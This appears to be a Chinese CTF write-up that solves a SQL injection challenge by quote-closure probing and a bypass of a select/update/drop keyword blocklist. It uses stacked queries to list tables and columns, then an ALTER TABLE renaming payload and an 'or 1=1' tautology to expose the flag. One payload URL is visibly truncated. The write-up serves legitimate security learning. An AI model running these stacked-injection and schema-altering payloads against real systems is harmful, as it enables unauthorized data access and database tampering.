
取材于某次真实环境渗透，只说一句话：开发和安全缺一不可


姿势: 1 提交查询

1.先提交一下



```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

2.判断引号闭合为单引号，可以用“-- ”注释符



姿势: 1


```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

URL

http://node4.anna.nssctf.cn:20784/?inject=1'--+

3.在进行union注入时可以看到很多都被过滤了


```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```



URL

http://node4.anna.nssctf.cn:20784/?inject=1'union select 1,2,3--+

于是采用堆叠注入，推一下数据库结构




```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```

URL

http://node4.anna.nssctf.cn:20784/?inject=1';show tables--+

查看**1919810931114514**可以看到有flag列，估计flag就在这了

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```




```
http://node4.anna.nssctf.cn:20784/?inject=1';show columns from `1919810931114514`--+
```

Use POST method

查看words表结构

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```



```
http://node4.anna.nssctf.cn:20784/?inject=1';show columns from words--+
```

通过观察可以看到words有两列，可以大体推出sql查询语句

```
select * from words where id='".$_GET['inject']."'
```

那我们就可以先把**words**表改名为words1

```
alter table words rename words1;
```

再将**1919810931114514**改名为words，相当于替换了数据

```
alter table `1919810931114514` rename words;
```

最后把flag列改成id，实现伪造

```
alter table words change flag id varchar(60);
```


得到payload

```
?inject=1';alter table words rename words1;alter table `1919810931114514` rename words;alter table words change flag id varchar(60);
```


4.注入payload实现**偷梁换柱**，这时可以看到什么也没有了

因为原来的words有两列，被我们替换后只有一列了，查询语句还是之前那个，所以查不到data列就中断了，类似：

```
$sql = "select * from words where id='".$_GET['inject']."'";
$result = $db->query($sql);
while($row = $result->fetch_assoc()){
    echo "ID: " . $row['id'] . "<br>";
    echo "Data: " . $row['data'] . "<br>";
}
```




姿势: 1



```
http://node4.anna.nssctf.cn:20784/?inject=1';alter table words rename words1;alter table `191981
words change flag id varchar(60);--+
```

这时再注入1'or'1'='1，构成下面sql语句，实现永久为true，把数据全部输出，得到flag

```
SELECT * FROM words WHERE id='1' or '1'='1'
```



```
array(1) {
  [0]=>
  string(44) "NSSCTF{9a82c930-1122-41e5-a9e5-fff3491082c9}"
}
```

```
http://node4.anna.nssctf.cn:20784/?inject=1'or'1'='1
```